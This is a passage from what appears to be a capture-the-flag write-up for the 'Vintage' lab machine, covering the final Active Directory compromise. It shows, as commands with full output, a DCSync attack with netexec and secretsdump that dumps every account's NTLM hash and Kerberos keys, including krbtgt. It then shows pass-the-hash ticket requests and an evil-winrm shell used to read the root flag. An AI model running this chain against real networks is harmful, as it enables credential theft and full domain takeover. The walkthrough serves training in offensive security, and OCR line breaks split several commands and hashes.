media   opt    root   sbin   sys   usr   work
 boot   dev  lib    mnt    proc   run    srv    tmp   var


└─# KRB5CCNAME=dc01\$@cifs_dc01.vintage.htb@VINTAGE.HTB.ccache ne
texec smb dc01.vintage.htb -k --use-kcache
SMB         dc01.vintage.htb 445    dc01            [*]  x64 (name:dc01) (domain:vi
ntage.htb) (signing:True) (SMBv1:False) (NTLM:False)
SMB         dc01.vintage.htb 445    dc01            [+] vintage.htb\dc01$ from ccac
he
```

DCSync

From here I can do a DCSync attack to get hashes for the domain. For example, I can grab the administrator hash with `netexec`:

```
┌──(root㉿a12f376a8727)-[/]
└─# KRB5CCNAME=dc01\$@cifs_dc01.vintage.htb@VINTAGE.HTB.ccache ne
texec smb dc01.vintage.htb -k --use-kcache --ntds --user administrator
SMB         dc01.vintage.htb 445    dc01            [*]  x64 (name:dc01) (domain:vi
ntage.htb) (signing:True) (SMBv1:False) (NTLM:False)
SMB         dc01.vintage.htb 445    dc01            [+] vintage.htb\dc01$ from ccac
he
SMB         dc01.vintage.htb 445    dc01            [-] RemoteOperations failed: DC
ERPC Runtime Error: code: 0x5 - rpc_s_access_denied
SMB         dc01.vintage.htb 445    dc01            [+] Dumping the NTDS, this coul
d take a while so go grab a redbull...
SMB         dc01.vintage.htb 445    dc01            Administrator:500:aad3b435b51
404eeaad3b435b51404ee:468c7497513f8243b59980f2240a10de:::
SMB         dc01.vintage.htb 445    dc01            [+] Dumped 1 NTDS hashes to /r
oot/.nxc/logs/ntds/dc01_dc01.vintage.htb_2025-09-27_133623.ntds of which 1
were added to the database
```

```
SMB         dc01.vintage.htb 445    dc01            [*] To extract only enabled acco
unts from the output file, run the following command:
SMB         dc01.vintage.htb 445    dc01            [*] cat /root/.nxc/logs/ntds/dc01
_dc01.vintage.htb_2025-09-27_133623.ntds | grep -iv disabled | cut -d ':' -f1
SMB         dc01.vintage.htb 445    dc01            [*] grep -iv disabled /root/.nxc/l
ogs/ntds/dc01_dc01.vintage.htb_2025-09-27_133623.ntds | cut -d ':' -f1

┌──(root㉿a12f376a8727)-[/]
```

or we can dump everything with secrets.dump:

```
┌──(root㉿a12f376a8727)-[/]
└─# KRB5CCNAME=dc01\$@cifs_dc01.vintage.htb@VINTAGE.HTB.ccache se
cretsdump.py 'vintage.htb/dc01$@dc01.vintage.htb' -dc-ip dc01.vintage.htb -
k -no-pass
  import pkg_resources
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[-] Policy SPN target name validation might be restricting full DRSUAPI dump.
Try -just-dc-user
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:468c7497513f824
3b59980f2240a10de:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59
d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:be3d376d906753c7373b1
5ac460724d8:::
M.Rossi:1111:aad3b435b51404eeaad3b435b51404ee:8e5fc7685b7ae019a516
c2515bbd310d:::
R.Verdi:1112:aad3b435b51404eeaad3b435b51404ee:42232fb11274c292ed84
dcbcc200db57:::
L.Bianchi:1113:aad3b435b51404eeaad3b435b51404ee:de9f0e05b3eaa440b2
842b8fe3449545:::
```

```
G.Viola:1114:aad3b435b51404eeaad3b435b51404ee:1d1c5d252941e889d2f3
afdd7e0b53bf:::
C.Neri:1115:aad3b435b51404eeaad3b435b51404ee:cc5156663cd522d5fa193
1f6684af639:::
P.Rosa:1116:aad3b435b51404eeaad3b435b51404ee:8c241d5fe65f801b408c9
6776b38fba2:::
svc_sql:1134:aad3b435b51404eeaad3b435b51404ee:cc5156663cd522d5fa19
31f6684af639:::
svc_ldap:1135:aad3b435b51404eeaad3b435b51404ee:458fd9b330df2eff17c
42198627169aa:::
svc_ark:1136:aad3b435b51404eeaad3b435b51404ee:1d1c5d252941e889d2f3
afdd7e0b53bf:::
C.Neri_adm:1140:aad3b435b51404eeaad3b435b51404ee:91c4418311c6e34b
d2e9a3bda5e96594:::
L.Bianchi_adm:1141:aad3b435b51404eeaad3b435b51404ee:6faf07e126fbb4b
ed485c0f1c74eb0be:::
DC01$:1002:aad3b435b51404eeaad3b435b51404ee:2dc5282ca4383533164
8e7e0bd41f2d5:::
gMSA01$:1107:aad3b435b51404eeaad3b435b51404ee:6fa8a70cfb333b7f68
e3f0d94b247f68:::
FS01$:1108:aad3b435b51404eeaad3b435b51404ee:44a59c02ec44a90366a
d1d0f8a781274:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:5f22c4cf44bc5277d90b8e281b9ba3
735636bd95a72f3870ae3de93513ce63c5
Administrator:aes128-cts-hmac-sha1-96:c119630313138df8cd2e98b5e2d018f
7
Administrator:des-cbc-md5:c4d5072368c27fba
krbtgt:aes256-cts-hmac-sha1-96:8d969dafdd00d594adfc782f13ababebbada
96751ec4096bce85e122912ce1f0
krbtgt:aes128-cts-hmac-sha1-96:3c7375304a46526c00b9a7c341699bc0
krbtgt:des-cbc-md5:e923e308752658df
M.Rossi:aes256-cts-hmac-sha1-96:14d4ea3f6cd908d23889e816cd8afa85aa
6f398091aa1ab0d5cd1710e48637e6
M.Rossi:aes128-cts-hmac-sha1-96:3f974cd6254cb7808040db9e57f7e8b4
M.Rossi:des-cbc-md5:7f2c7c982cd64361
```

```
R.Verdi:aes256-cts-hmac-sha1-96:c3e84a0d7b3234160e092f168ae2a193664
65d0a4eab1e38065e79b99582ea31
R.Verdi:aes128-cts-hmac-sha1-96:d146fa335a9a7d2199f0dd969c0603fb
R.Verdi:des-cbc-md5:34464a58618f8938
L.Bianchi:aes256-cts-hmac-sha1-96:abcbbd86203a64f177288ed73737db057
18cead35edebd26740147bd73e9cfed
L.Bianchi:aes128-cts-hmac-sha1-96:92067d46b54cdb11b4e9a7e650beb122
L.Bianchi:des-cbc-md5:01f2d667a19bce25
G.Viola:aes256-cts-hmac-sha1-96:f3b3398a6cae16ec640018a13a1e70fc3892
9cfe4f930e03b1c6f1081901844a
G.Viola:aes128-cts-hmac-sha1-96:367a8af99390ebd9f05067ea4da6a73b
G.Viola:des-cbc-md5:7f19b9cde5dce367
C.Neri:aes256-cts-hmac-sha1-96:c8b4d30ca7a9541bdbeeba0079f3a9383b1
27c8abf938de10d33d3d7c3b0fd06
C.Neri:aes128-cts-hmac-sha1-96:0f922f4956476de10f59561106aba118
C.Neri:des-cbc-md5:9da708a462b9732f
P.Rosa:aes256-cts-hmac-sha1-96:f9c16db419c9d4cb6ec6242484a522f55fc
891d2ff943fc70c156a1fab1ebdb1
P.Rosa:aes128-cts-hmac-sha1-96:1cdedaa6c2d42fe2771f8f3f1a1e250a
P.Rosa:des-cbc-md5:a423fe64579dae73
svc_sql:aes256-cts-hmac-sha1-96:3bc255d2549199bbed7d8e670f63ee395c
f3429b8080e8067eeea0b6fc9941ae
svc_sql:aes128-cts-hmac-sha1-96:bf4c77d9591294b218b8280c7235c684
svc_sql:des-cbc-md5:2ff4022a68a7834a
svc_ldap:aes256-cts-hmac-sha1-96:d5cb431d39efdda93b6dbcf9ce2dfeffb2
7bd15d60ebf0d21cd55daac4a374f2
svc_ldap:aes128-cts-hmac-sha1-96:cfc747dd455186dba6a67a2a340236ad
svc_ldap:des-cbc-md5:e3c48675a4671c04
svc_ark:aes256-cts-hmac-sha1-96:820c3471b64d94598ca48223f4a2ebc24
91c0842a84fe964a07e4ee29f63d181
svc_ark:aes128-cts-hmac-sha1-96:55aec332255b6da8c1344357457ee717
svc_ark:des-cbc-md5:6e2c9b15bcec6e25
C.Neri_adm:aes256-cts-hmac-sha1-96:96072929a1b054f5616e3e0d0edb6ab
f426b4a471cce18809b65559598d722ff
C.Neri_adm:aes128-cts-hmac-sha1-96:ed3b9d69e24d84af130bdc133e517af0
C.Neri_adm:des-cbc-md5:5d6e9dd675042fa7
```

```
L.Bianchi_adm:aes256-cts-hmac-sha1-96:58a3e871b18d007582b9fd499fca3
2e26276b1ee0e46637115e26a784f74787d
L.Bianchi_adm:aes128-cts-hmac-sha1-96:d98374a27eddb994c1a2d368f434c
ebb
L.Bianchi_adm:des-cbc-md5:d3f87c19f88a98c4
DC01$:aes256-cts-hmac-sha1-96:f8ceb2e0ea58bf929e6473df75802ec8efcc
a13135edb999fcad20430dc06d4b
DC01$:aes128-cts-hmac-sha1-96:a8f037cb02f93e9b779a84441be1606a
DC01$:des-cbc-md5:c4f15ef8c4f43134
gMSA01$:aes256-cts-hmac-sha1-96:d875f2f507c6d3f8f237186fd6ebe403ef
e463b03e3bbd21857e60369151feb9
gMSA01$:aes128-cts-hmac-sha1-96:cc5986a2ac221c9e66f2c6216a120d3e
gMSA01$:des-cbc-md5:1a15d697ce85343b
FS01$:aes256-cts-hmac-sha1-96:d57d94936002c8725eab5488773cf2bae32
328e1ba7ffcfa15b81d4efab4bb02
FS01$:aes128-cts-hmac-sha1-96:ddf2a2dcc7a6080ea3aafbdf277f4958
FS01$:des-cbc-md5:dafb3738389e205b
[*] Cleaning up...
```

Shell

Administrator Fails

The next step would be to take the NTLM hash for administrator, request a TGT, and use it to get WinRM access:

```
┌──(root㉿a12f376a8727)-[/]
└─# getTGT.py vintage.htb/administrator@dc01.vintage.htb -hashes :468c74
97513f8243b59980f2240a10de
/root/.local/share/pipx/venvs/impacket/lib/python3.13/site-packages/impacke
t/version.py:12: UserWarning: pkg_resources is deprecated as an API. See http
s://setuptools.pypa.io/en/latest/pkg_resources.html. The pkg_resources pack
age is slated for removal as early as 2025-11-30. Refrain from using this packa
ge or pin to Setuptools<81.
```

```
  import pkg_resources
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in administrator@dc01.vintage.htb.ccache

┌──(root㉿a12f376a8727)-[/]
└─# KRB5CCNAME=administrator@dc01.vintage.htb.ccache evil-winrm -i dc
01.vintage.htb -r vintage.htb

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefine
d method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hac
kplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

Error: An error of type GSSAPI::GssApiError happened, message is gss_init_se
c_context did not return GSS_S_COMPLETE: Invalid token was supplied
Success


Error: Exiting with code 1

┌──(root㉿a12f376a8727)-[/]
└─#
```

It fails because the Administrator account is restricted from logging in. I can see this with `netexec`:


```
┌──(root㉿a12f376a8727)-[/]
└─# netexec smb dc01.vintage.htb -u Administrator -H 468c7497513f8243b5
```

```
9980f2240a10de -k
SMB         dc01.vintage.htb 445    dc01            [*]  x64 (name:dc01) (domain:vi
ntage.htb) (signing:True) (SMBv1:False) (NTLM:False)
SMB         dc01.vintage.htb 445    dc01            [-] vintage.htb\Administrator:46
8c7497513f8243b59980f2240a10de STATUS_LOGON_TYPE_NOT_GRANTED
```

`STATUS_LOGON_TYPE_NOT_GRANTED` says that this user cannot log on, at least in this way.

L.Bianchi_adm

As We can see, Domain Admins group has two users in it:



I'll try the same thing with L.Bianchi_adm:

```
┌──(root㉿a12f376a8727)-[/]
└─# getTGT.py vintage.htb/L.Bianchi_adm@dc01.vintage.htb -hashes :6faf07e
126fbb4bed485c0f1c74eb0be
/root/.local/share/pipx/venvs/impacket/lib/python3.13/site-packages/impacke
t/version.py:12: UserWarning: pkg_resources is deprecated as an API. See http
s://setuptools.pypa.io/en/latest/pkg_resources.html. The pkg_resources pack
age is slated for removal as early as 2025-11-30. Refrain from using this packa
ge or pin to Setuptools<81.
```

```
  import pkg_resources
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in L.Bianchi_adm@dc01.vintage.htb.ccache

┌──(root㉿a12f376a8727)-[/]
└─# KRB5CCNAME=L.Bianchi_adm@dc01.vintage.htb.ccache evil-winrm -i dc
01.vintage.htb -r vintage.htb

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefine
d method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hac
kplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\L.Bianchi_adm\Documents>
```

Now we can get inside Administrator user and retrieve the flag.

```
*Evil-WinRM* PS C:\Users\Administrator\Desktop> ls


    Directory: C:\Users\Administrator\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---        9/26/2025   5:53 AM             34 root.txt


*Evil-WinRM* PS C:\Users\Administrator\Desktop> cat root.txt
```

```
c0e3c1eaa8d9936393a62cfc59667d1a
*Evil-WinRM* PS C:\Users\Administrator\Desktop>
```